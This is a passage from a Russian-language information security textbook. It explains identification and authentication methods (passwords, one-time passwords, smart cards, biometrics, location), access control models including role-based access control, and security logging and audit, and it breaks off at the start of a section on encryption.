
Присвоение субъектам и объектам доступа личного идентификатора и сравнение его с заданным перечнем называется *идентификацией*. *Идентификатор пользователя* – некоторое уникальное количество информации, позволяющее различать индивидуальных пользователей парольной системы (проводить их идентификацию). Часто идентификатор

также называют *именем* пользователя или *именем учетной записи* пользователя. Идентификация обеспечивает выполнение следующих функций ОБИ [2]:

установление подлинности и определение полномочий субъекта при его допуске в систему,

контролирование установленных полномочий в процессе сеанса работы;

регистрация действий и др.

*Аутентификацией (установлением подлинности)* называется проверка принадлежности субъекту доступа предъявленного им идентификатора и подтверждение его подлинности. Другими словами, аутентификация заключается в проверке: является ли подключающийся субъект тем, за кого он себя выдает.

### Процедура аутентификации

Общая процедура идентификации и аутентификации пользователя при его доступе в АС представлена на рисунке 6.4. Если в процессе аутентификации подлинность субъекта установлена, то система защиты информации должна определить его полномочия (совокупность прав). Это необходимо для последующего контроля и разграничения доступа к ресурсам.



Рис. 6.4. Классическая процедура идентификации и аутентификации

### Классификация систем аутентификации

Классифицировать системы аутентификации можно по различным признакам, рисунок 6.5.



Рис. 6.5. Классифицировать системы аутентификации

По *контролируемому компоненту* системы способы аутентификации можно разделить на аутентификацию партнеров по общению и аутентификацию источника данных. *Аутентификация партнеров* по общению используется при установлении (и периодической проверке) соединения во время сеанса. Она служит для предотвращения таких угроз, как маскарад и повтор предыдущего сеанса связи. *Аутентификация источника данных* – это подтверждение подлинности источника отдельной порции данных.

По *направленности* аутентификация может быть *односторонней* (пользователь доказывает свою подлинность системе, например при входе в систему) и *двусторонней* (взаимной).

Обычно методы аутентификации классифицируют по *используемым средствам*. В этом случае указанные методы делят на четыре группы:


Основанные на знании лицом, имеющим право на доступ к ресурсам системы, некоторой *секретной информации* – *пароля*.

Основанные на использовании *уникального предмета*: жетона, электронной карточки и др.

Основанные на измерении *биометрических параметров человека* – физиологических или поведенческих атрибутов живого организма.

Основанные на *информации, ассоциированной с пользователем*, например с его координатами.

Рассмотрим эти группы подробнее.

1. Наиболее распространенными простыми и привычными являются методы аутентификации, основанные на *паролях* — секретных идентификаторах субъектов. Здесь

при вводе субъектом своего пароля подсистема аутентификации сравнивает его с паролем, хранящимся в базе эталонных данных в зашифрованном виде. В случае совпадения паролей подсистема аутентификации разрешает доступ к ресурсам АС.

Парольные методы следует классифицировать по степени изменяемости паролей:

методы, использующие постоянные (многократно используемые) пароли,

методы, использующие одноразовые (динамично изменяющиеся) пароли.

В большинстве АС используются многоразовые пароли. В этом случае пароль пользователя не изменяется от сеанса к сеансу в течение установленного администратором системы времени его действительности. Это упрощает процедуры администрирования, но повышает угрозу рассекречивания пароля. Известны множество способов вскрытия пароля: от подсматра через плечо до перехвата сеанса связи. Вероятность вскрытия злоумышленником пароля повышается, если пароль несет смысловую нагрузку (год рождения, имя девушки), небольшой длины, набран на одном регистре, не имеет ограничений на период существования и т.д. Важно, разрешено ли вводить пароль только в диалоговом режиме или есть возможность обращаться из программы. В последнем случае, возможно запустить программу по подбору паролей. Более надежный способ – использование одноразовых или динамически меняющихся паролей. Известны следующие методы парольной защиты, основанные на одноразовых паролях:

методы модификации схемы простых паролей;

методы «запрос-ответ»;

функциональные методы.

В первом случае пользователю выдается список паролей. При аутентификации система запрашивает у пользователя пароль, номер в списке которого определен по случайному закону. Длина и порядковый номер начального символа пароля тоже могут задаваться случайным образом.

При использовании метода «запрос-ответ» система задает пользователю некоторые вопросы общего характера, правильные ответы на которые известны только конкретному пользователю.

Функциональные методы основаны на использовании специальной функции парольного преобразования  $F(X)$ . Это позволяет обеспечить возможность изменения (по некоторой формуле) паролей пользователя во времени. Указанная функция должна удовлетворять следующим требованиям:

для заданного пароля  $X$  легко вычислить новый пароль  $Y = F(X)$ ;

зная  $X$  и  $Y$ , сложно или невозможно определить функцию  $F(X)$ .

Наиболее известными примерами функциональных методов являются: метод функционального преобразования и метод “рукопожатия”.



Идея метода функционального преобразования состоит в периодическом изменении самой функции  $F(X)$ . Последнее достигается наличием в функциональном выражении динамически меняющихся параметров, например функции от некоторой даты и времени. Пользователю сообщается исходный пароль, собственно функция и периодичность смены пароля. Нетрудно видеть, что паролями пользователя на заданных  $n$ -периодах времени будут следующие:  $X, F(X), F(F(X)), \dots F(X)^{n-1}$ .

Метод «рукопожатия» состоит в следующем. Функция парольного преобразования известна только пользователю и системе защиты. При входе в АС подсистема аутентификации генерирует случайную последовательность  $X$ , которая передается пользователю. Пользователь вычисляет результат функции  $Y = F(X)$  и возвращает его в систему. Система сравнивает собственный вычисленный результат с полученным от пользователя. При совпадении указанных результатов подлинность пользователя считается доказанной.

Достоинством метода является то, что передача какой-либо информации, которой может воспользоваться злоумышленник, здесь сведена к минимуму.

В ряде случаев пользователю может оказаться необходимым проверить подлинность другого удаленного пользователя или некоторой АС, к которой он собирается осуществить доступ. Наиболее подходящим здесь является метод «рукопожатия», так как никто из участников информационного обмена не получит никакой конфиденциальной информации.

Отметим, что методы аутентификации, основанные на одноразовых паролях, также не обеспечивают абсолютной защиты. Например, если злоумышленник имеет возможность подключения к сети и перехватывать передаваемые пакеты, то он может посылать последние как собственные.

2. В последнее время получили распространение комбинированные методы идентификации, требующие, помимо знания пароля, наличие *карточки* (token) – специального устройства, подтверждающего подлинность субъекта.

Карточки разделяют на два типа:

пассивные (карточки с памятью);

активные (интеллектуальные карточки).

Самыми распространенными являются пассивные карточки с магнитной полосой, которые считываются специальным устройством, имеющим клавиатуру и процессор. При использовании указанной карточки пользователь вводит свой идентификационный номер. В случае его совпадения с электронным вариантом, закодированным в карточке, пользователь получает доступ в систему. Это позволяет достоверно установить лицо, получившее доступ к системе и исключить несанкционированное использование карточки злоумышленником

(например, при ее утере). Такой способ часто называют двухкомпонентной аутентификацией.

Иногда (обычно для физического контроля доступа) карточки применяют сами по себе, без запроса личного идентификационного номера.

К *достоинству* использования карточек относят то, что обработка аутентификационной информации выполняется устройством чтения, без передачи в память компьютера. Это исключает возможность электронного перехвата по каналам связи.

*Недостатки* пассивных карточек следующие: они существенно дороже паролей, требуют специальные устройства чтения, их использование подразумевает специальные процедуры безопасного учета и распределения. Их также необходимо оберегать от злоумышленников, в первую очередь, естественно, не оставлять в устройствах. Известны случаи подделки пассивных карточек.

Интеллектуальные карточки кроме памяти имеют собственный микропроцессор. Это позволяет реализовать различные варианты парольных методов защиты, как-то: многоразовые пароли, динамически меняющиеся пароли, обычно “запрос – ответные” методы. Все карточки обеспечивают двухкомпонентную аутентификацию.

К указанным достоинствам интеллектуальных карточек следует добавить их многофункциональность. Их можно применять не только для целей безопасности, но и, например, для финансовых операций. Сопутствующим недостатком карточек является их высокая стоимость.

3. Методы аутентификации, основанные на измерении *биометрических параметров* человека, обеспечивают почти 100%-ую идентификацию, решая проблемы утери или утраты паролей и личных идентификаторов. Однако методы нельзя использовать при идентификации процессов или данных (объектов данных), они только начинают развиваться (имеются проблемы со стандартизацией и распространением), требуют пока сложного и дорогостоящего оборудования. Это обуславливает их использование пока только на особо важных объектах и системах, главным образом в МО РФ.

Примерами внедрения указанных методов являются системы идентификации пользователя по рисунку радужной оболочки глаза, отпечаткам ладони, формам ушей, инфракрасной картине капиллярных сосудов, по почерку, по запаху, по тембру голоса и даже по ДНК рисунок 6.6.



Рис. 6.6. Примеры распространенных методов биометрии

Новым направлением является использование биометрических характеристик в интеллектуальных расчетных карточках, жетонах-пропусках и элементах сотовой связи. Например, при расчете в магазине предъявитель карточки кладет палец на сканер в подтверждение, что карточка действительно его.

Назовем наиболее используемые биометрические атрибуты и соответствующие системы.

*Отпечатки пальцев.* Такие сканеры имеют небольшой размер, универсальны, относительно недороги. Биологическая повторяемость отпечатка пальца составляет  $10^{-5}\%$ . В настоящее время пропагандируются правоохранными органами из-за крупных ассигнований в электронные архивы отпечатков пальцев.


*Геометрия руки.* Соответствующие устройства используются, когда из-за грязи или травм трудно применять сканеры пальцев. Биологическая повторяемость геометрии руки около 2-х %.

*Радужная оболочка глаза.* Данные устройства обладают наивысшей точностью. Теоретическая вероятность совпадения двух радужных оболочек составляет 1 из  $10^{78}$ .

*Термический образ лица.* Системы позволяют идентифицировать человека на расстоянии до десятков метров. В комбинации с поиском данных по базе данных такие системы используются для опознания авторизованных сотрудников и отсеивания посторонних. Однако при изменении освещенности сканеры лица имеют относительно высокий процент ошибок.

*Голос.* Проверка голоса удобна для использования в телекоммуникационных приложениях. Необходимые для этого 16-разрядная звуковая плата и конденсаторный микрофон стоят менее 25 \$. Вероятность ошибки составляет 2-5%. Данная технология подходит для верификации по голосу по телефонным каналам связи, она более надежна по сравнению с частотным набором личного номера. Сейчас развиваются направления

идентификации личности и его состояния по голосу — возбужден, болен, говорит правду, не в себе и т.д.

*Ввод с клавиатуры.* Здесь при вводе, например, пароля отслеживаются скорость и интервалы между нажатиями.

*Подпись.* Для контроля рукописной подписи используются дигитайзеры.

4. Новейшим направлением аутентификации является доказательство подлинности удаленного пользователя по его местонахождению. Данный защитный механизм основан на использовании системы космической навигации, типа GPS (Global Positioning System). Пользователь, имеющий аппаратуру GPS, многократно посылает координаты заданных спутников, находящихся в зоне прямой видимости. Подсистема аутентификации, зная орбиты спутников, может с точностью до метра определить месторасположение пользователя. Высокая надежность аутентификации определяется тем, что орбиты спутников подвержены колебаниям, предсказать которые достаточно трудно. Кроме того, координаты постоянно меняются, что сводит на нет их перехват. В данном случае, есть мнение, что изящная территориально-распределенная атака на компьютерные системы под силу лишь программистам Ракетно-Космических Сил.

Аппаратура GPS проста и надежна в использовании и сравнительно недорога. Это позволяет ее использовать в случаях, когда авторизованный удаленный пользователь должен находиться в нужном месте.

Суммируя возможности средств аутентификации, ее можно классифицировать по уровню информационной безопасности на три категории:

Статическая аутентификация;

Устойчивая аутентификация;

Постоянная аутентификация.

Первая категория обеспечивает защиту только от НСД в системах, где нарушитель не может во время сеанса работы прочесть аутентификационную информацию. Примером средства статической аутентификации являются традиционные постоянные пароли. Их эффективность преимущественно зависит от сложности угадывания паролей и, собственно, от того, насколько хорошо они защищены.

Для компрометации статической аутентификации нарушитель может подсмотреть, подобрать, угадать или перехватить аутентификационные данные и т.д.

Устойчивая аутентификация использует динамические данные аутентификации, меняющиеся с каждым сеансом работы. Реализациями устойчивой аутентификации являются системы, использующие одноразовые пароли и электронные подписи. Усиленная аутентификация обеспечивает защиту от атак, где злоумышленник может перехватить аутентификационную информацию и попытаться использовать ее в следующих сеансах работы.

Однако устойчивая аутентификация не обеспечивает защиту от активных атак, в ходе которых маскирующийся злоумышленник может оперативно (в течение сеанса аутентификации) перехватить, модифицировать и вставить информацию в поток передаваемых данных.

Постоянная аутентификация обеспечивает идентификацию каждого блока передаваемых данных, что предохраняет их от несанкционированной модификации или вставки. Примером реализации указанной категории аутентификации является использование алгоритмов генерации электронных подписей для каждого бита пересылаемой информации.

#### **6.4.2. Разграничение доступа**

После выполнения идентификации и аутентификации необходимо установить полномочия (совокупность прав) субъекта для последующего контроля санкционированного использования вычислительных ресурсов, доступных в АС. Такой процесс называется *разграничением (логическим управлением) доступа*.

Обычно полномочия субъекта представляются: списком ресурсов, доступным пользователю, и правами по доступу к каждому ресурсу из списка. В качестве вычислительных ресурсов могут быть программы, информация, логические устройства, объем памяти, время процессора, приоритет и т.д.

Можно выделить следующие методы разграничения доступа:

разграничение доступа по спискам,  
использование матрицы установления полномочий,  
разграничения доступа по уровням секретности и категориям,  
парольное разграничение доступа.

Рассмотрим подробнее приведенные методы разграничения доступа.

1. При *разграничении доступа по спискам* задаются соответствия:  
каждому пользователю — список ресурсов и прав доступа к ним;  
каждому ресурсу — список пользователей и их прав доступа к данному ресурсу.

Списки позволяют установить права с точностью до пользователя. Здесь нетрудно добавить права или явным образом запретить доступ. Списки используются в большинстве ОС и СУБД.

2. *Использование матрицы установления полномочий* подразумевает применение *матрицы доступа* (таблицы полномочий). В указанной матрице строками являются идентификаторы субъектов, имеющих доступ в АС, а столбцами — объекты (информационные ресурсы) АС. Каждый элемент матрицы может содержать имя и размер предоставляемого ресурса, право доступа (чтение, запись и др.), ссылку на другую информационную структуру, уточняющую права доступа, ссылку на программу, управляющую правами доступа и др.

Данный метод предоставляет более унифицированный и удобный подход, т.к. вся информация о полномочиях хранится в виде единой таблицы, а не в виде разнотипных списков. Недостатками матрицы являются ее возможная громоздкость и неоптимальность (большинство клеток - пустые).

3. *Разграничения доступа по уровням секретности и категориям* состоят в том, что ресурсы АС разделяются в соответствии с уровнями секретности или категорий.

При разграничении по уровню секретности выделяют несколько уровней, например: общий доступ, конфиденциально, секретно, совершенно секретно. Полномочия каждого пользователя задаются в соответствии с максимальным уровнем секретности, к которому он допущен. Пользователь имеет доступ ко всем данным, имеющим уровень (гриф) секретности не выше, чем он имеет.

При разграничении по категориям задается и контролируется ранг категории, соответствующей пользователю. Соответственно, все ресурсы АС декомпозируют по уровню важности, причем определенному уровню соответствует некоторый ранг персонала (типа: руководитель, администратор, пользователь).

4. *Парольное разграничение*, очевидно, представляет использование методов доступа субъектов к объектам по паролю. При этом используются все методы парольной защиты. Очевидно, что постоянное использование паролей создает неудобства пользователям и временные задержки. Поэтому указанные методы используют в исключительных ситуациях.

На практике обычно сочетают различные методы разграничения доступа. Например, первые три метода усиливают парольной защитой.

В ГОСТ Р 50739-95 «Средства вычислительной техники. Защита от несанкционированного доступа к информации» и в документах Гостехкомиссии определены два вида (принципа) разграничения доступа:

дискретное управление доступом,

мандатное управление доступом.

*Дискретное управление доступом* представляет собой разграничение доступа между поименованными субъектами и поименованными объектами. Субъект с определенным правом доступа может передать это право любому другому субъекту. Данный вид организуется на базе методов разграничения по спискам или с помощью матрицы.

*Мандатное управление доступом* — разграничение доступа субъектов к объектам, основанное на характеризуемой меткой конфиденциальности информации, содержащейся в объектах, и официальном разрешении (допуске) субъектов обращаться к информации такого уровня конфиденциальности. Иначе, для реализации мандатного управления доступом каждому субъекту и каждому объекту присваивают классификационные метки, отражающие их место в соответствующей иерархии. С помощью этих меток субъектам и объектам

должны быть назначены классификационные уровни, являющиеся комбинациями уровня иерархической классификации и иерархических категорий. Данные метки должны служить основой мандатного принципа разграничения доступа. Ясно, что методы разграничения доступа по уровням секретности и категориям являются примерами мандатного управления доступом.

### Ролевое управление доступом

При большом количестве пользователей традиционные подсистемы управления доступом становятся крайне сложными для администрирования. Число связей в них пропорционально произведению количества пользователей на количество объектов. Необходимы решения в объектно-ориентированном стиле, способные эту сложность понизить.

Таким решением является *ролевое управление доступом* (РУД). Суть его в том, что между пользователями и их привилегиями появляются промежуточные сущности – *роли*. Для каждого пользователя одновременно могут быть активными несколько ролей, каждая из которых дает ему определенные права (рисунок 6.7).



Рис. 6.7. Пользователи, объекты и роли.

Ролевой доступ нейтрален по отношению к конкретным видам прав и способам их проверки; его можно рассматривать как объектно-ориентированный каркас, облегчающий администрирование, поскольку он позволяет сделать подсистему разграничения доступа управляемой при сколь угодно большом числе пользователей, прежде всего за счет установления между ролями связей, аналогичных наследованию в объектно-ориентированных системах. Кроме того, ролей должно быть значительно меньше, чем пользователей. В результате число администрируемых связей становится пропорциональным сумме (а не произведению) количества пользователей и объектов, что по порядку величины уменьшить уже невозможно.

Ролевой доступ развивается более 10 лет (сама идея ролей, разумеется, значительно старше) как на уровне операционных систем, так и в рамках СУБД и других

информационных сервисов. В частности, существуют реализации ролевого доступа для Web-серверов.


В 2001 году Национальный институт стандартов и технологий США предложил проект стандарта ролевого управления доступом, основные положения которого приведены ниже.

Ролевое управление доступом оперирует следующими основными понятиями:

пользователь (человек, интеллектуальный автономный агент и т.п.);

сеанс работы пользователя;

роль (обычно определяется в соответствии с организационной структурой);

объект (сущность, доступ к которой разграничивается; например, файл ОС или таблица СУБД);

операция (зависит от объекта: для файлов ОС – чтение, запись, выполнение и т.п.; для таблиц СУБД – вставка, удаление и т.п.);

право доступа (разрешение выполнять определенные операции над определенными объектами).

*Ролям приписываются пользователи и права доступа*, можно считать, что они (роли) именуют отношения “многие ко многим” между пользователями и правами. Роли могут быть приписаны многие пользователи; один пользователь может быть приписан нескольким ролям. Во время сеанса работы пользователя активизируется подмножество ролей, которым он приписан, в результате чего он становится обладателем объединения прав, приписанных активным ролям. Одновременно пользователь может открыть несколько сеансов.

Между ролями может быть определено отношение частичного порядка, называемое *наследованием*. Если роль  $r_2$  является наследницей  $r_1$ , то все права  $r_1$  приписываются  $r_2$ , а все пользователи  $r_2$  приписываются  $r_1$ . *Наследование ролей* соответствует наследованию классов в объектно-ориентированном программировании, только правам доступа соответствуют методы классов, а пользователям – объекты (экземпляры) классов.

Отношение наследования является иерархическим, причем права доступа и пользователи распространяются по уровням иерархии навстречу друг другу. В общем случае наследование является множественным, то есть у одной роли может быть несколько предшественниц (и, естественно, несколько наследниц, которых мы будем называть также преемницами).

Можно представить себе формирование *иерархии ролей*, начиная с минимума прав (и максимума пользователей), приписываемых роли «сотрудник», с постепенным уточнением состава пользователей и добавлением прав (роли «системный администратор», «бухгалтер» и т.п.), вплоть до роли «руководитель» (что, впрочем, не значит, что руководителю предоставляются неограниченные права, как и другим ролям, в соответствии с принципом *минимизации привилегий*, этой роли целесообразно разрешить только то, что необходимо для выполнения служебных обязанностей).



Существует масса принципов информационной безопасности, в частности *разделение обязанностей*, причем в двух видах: статическом и динамическом.

*Статическое разделение обязанностей* налагает ограничения на приписывание пользователей ролям. В простейшем случае членство в некоторой роли запрещает приписывание пользователя определенному множеству других ролей. В общем случае данное ограничение задается как пара «множество ролей – число» (где множество состоит, по крайней мере, из двух ролей, а число должно быть больше 1), так что никакой пользователь не может быть приписан указанному (или большему) числу ролей из заданного множества. Например, может существовать пять бухгалтерских ролей, но политика безопасности допускает членство не более чем в двух таких ролях (здесь 3).

При наличии наследования ролей ограничение приобретает несколько более сложный вид, но суть остается простой: при проверке членства в ролях нужно учитывать приписывание пользователей ролям-наследникам.

*Динамическое разделение обязанностей* отличается от статического только тем, что рассматриваются роли, одновременно активные (быть может, в разных сеансах) для данного пользователя, а не те, которым пользователь статически приписан. Например, один пользователь может играть роль и кассира, и контролера, но не одновременно; чтобы стать контролером, он должен сначала закрыть кассу. Тем самым реализуется так называемое *временное ограничение доверия*, являющееся аспектом минимизации привилегий.

Рассматриваемый проект стандарта содержит спецификации трех категорий функций, необходимых для администрирования РУД:

*Административные функции* (создание и сопровождение ролей и других атрибутов ролевого доступа): создать/удалить роль/пользователя, приписать пользователя/право роли или ликвидировать существующую ассоциацию, создать/удалить отношение наследования между существующими ролями, создать новую роль и сделать ее наследницей/предшественницей существующей роли, создать/удалить ограничения для статического/динамического разделения обязанностей.

*Вспомогательные функции* (обслуживание сеансов работы пользователей): открыть сеанс работы пользователя с активацией подразумеваемого набора ролей; активировать новую роль, деактивировать роль; проверить правомерность доступа.

*Информационные функции* (получение сведений о текущей конфигурации с учетом отношения наследования). Здесь проводится разделение на обязательные и необязательные функции. К числу первых принадлежат получение списка пользователей, приписанных роли, и списка ролей, которым приписан пользователь.

Все остальные функции отнесены к разряду необязательных. Это получение информации о правах, приписанных роли, о правах заданного пользователя (которыми он обладает как

член множества ролей), об активных в данный момент сеанса ролях и правах, об операциях, которые роль/пользователь правомочны совершить над заданным объектом, о статическом/динамическом разделении обязанностей.

### **6.4.3. Регистрация и аудит**

*Регистрация* (или протоколирование) представляет собой механизм подотчетности системы ОБИ, фиксирующий все события, касающиеся безопасности, такие как: вход и выход субъектов доступа, запуск и завершение программ, выдача печатных документов, попытки доступа к защищаемым ресурсам, изменение полномочий субъектов доступа и статуса объектов доступа и т.д.

Эффективность системы ОБИ принципиально повышается в случае дополнения регистрации *аудитом* — анализом протоколируемой информации. Это позволяет оперативно выявлять нарушения, определять слабые места в системе защите, анализировать закономерности системы, оценивать работу пользователей и т.д.

Реализация механизма регистрации и аудита преследует следующие цели:

- обеспечение подотчетности пользователей и администраторов;
- обеспечение возможности реконструкции последовательности событий;
- обнаружение попыток нарушений информационной безопасности;
- предоставление информации для выявления и анализа проблем.

Кроме того, механизм регистрации и аудита является психологическим средством, напоминая потенциальным нарушителям о неотвратимости возмездия за проступки и оплошности.

Практическими средствами регистрации и аудита могут быть следующие:

- различные системные утилиты и прикладные программы,
- регистрационный (системный или контрольный) журнал.

Первое средство является обычно дополнением к мониторингу, осуществляемого администратором системы. Комплексный подход к протоколированию и аудиту обеспечивается при использовании регистрационного журнала.

*Регистрационный журнал* — это хронологически упорядоченная совокупность записей результатов деятельности субъектов системы, достаточная для восстановления, просмотра и анализа последовательности действий, окружающих или приводящих к выполнению операций, процедур или совершению событий при транзакции с целью контроля конечного результата. Типовая запись регистрационного журнала включает в себя:

- тип записи,
- дата,
- время,
- терминал,

пользователь,  
событие,  
результат.

Процесс ведения регистрационного журнала состоит из четырех этапов:

Сбор и хранение;  
Защита;  
Интеграция;  
Анализ.

На первом этапе определяются данные, подлежащие сбору и хранению, период чистки и архивации журнала, степень централизации управления, место и средства хранения журнала, возможность регистрации шифрованной информации и др.

Регистрируемые данные должны быть защищены, в первую очередь от несанкционированной модификации и, возможно, раскрытия. Дополнительные требования по безопасности определяются концентрацией информации обо всей АС, множеством сегментов АС с различными уровнями доступа, разницей зон административной ответственности и др.

Этап интеграции необходим для объединения и согласования форматов регистрируемых данных из различных систем. Некоторые системы не имеют механизмов контроля и регистрации данных. Возможно, здесь придется разработать программы дополнительного контроля данных и программы трансформации данных в единый формат.

Самым важным этапом является анализ регистрационной информации. Известны несколько методов анализа информации с целью выявления НСД.

*Статистические методы.* Здесь накапливаются среднестатистические параметры функционирования подсистем (исторический профиль трафика) и сравниваются с текущими. Наличие определенных отклонений может сигнализировать о возможности появления некоторых угроз. Например, так выявляются: сбои в работе сервера из-за лавинного потока запросов, быстро распространяемый компьютерный вирус, нарушитель, маскирующийся под легального пользователя, но ведущий себя иначе («маскарад») и др.

*Эвристические методы.* В данном случае в логических правилах системы поддержки принятия решений закодированы известные сценарии НСД, характеристики наблюдаемой системы, сигнализирующие о нарушениях, или модели действий, по совокупности приводящие к НСД. Понятно, что данные методы идентифицируют только известные угрозы, определенные в базе знаний системы поддержки принятия решений.

Аудиту информационной безопасности посвящен второй раздел работы (см. ниже).

#### **6.4.4. Криптография**

В этом пункте будут рассмотрены криптографические сервисы безопасности, точнее, элементарные сведения, помогающие составить общее представление о компьютерной криптографии и ее месте в общей архитектуре информационных систем.

Криптография необходима для реализации, по крайней мере, трех сервисов безопасности:

шифрование;

контроль целостности;

аутентификация (этот сервис был рассмотрен ранее).

### **Шифрование**

*Шифрование* – наиболее мощное средство обеспечения конфиденциальности. Во многих отношениях оно занимает центральное место среди программно-технических регуляторов безопасности, являясь основой реализации многих из них, и в то же время последним (а подчас и единственным) защитным рубежом. Например, для портативных компьютеров только шифрование позволяет обеспечить конфиденциальность данных даже в случае кражи.

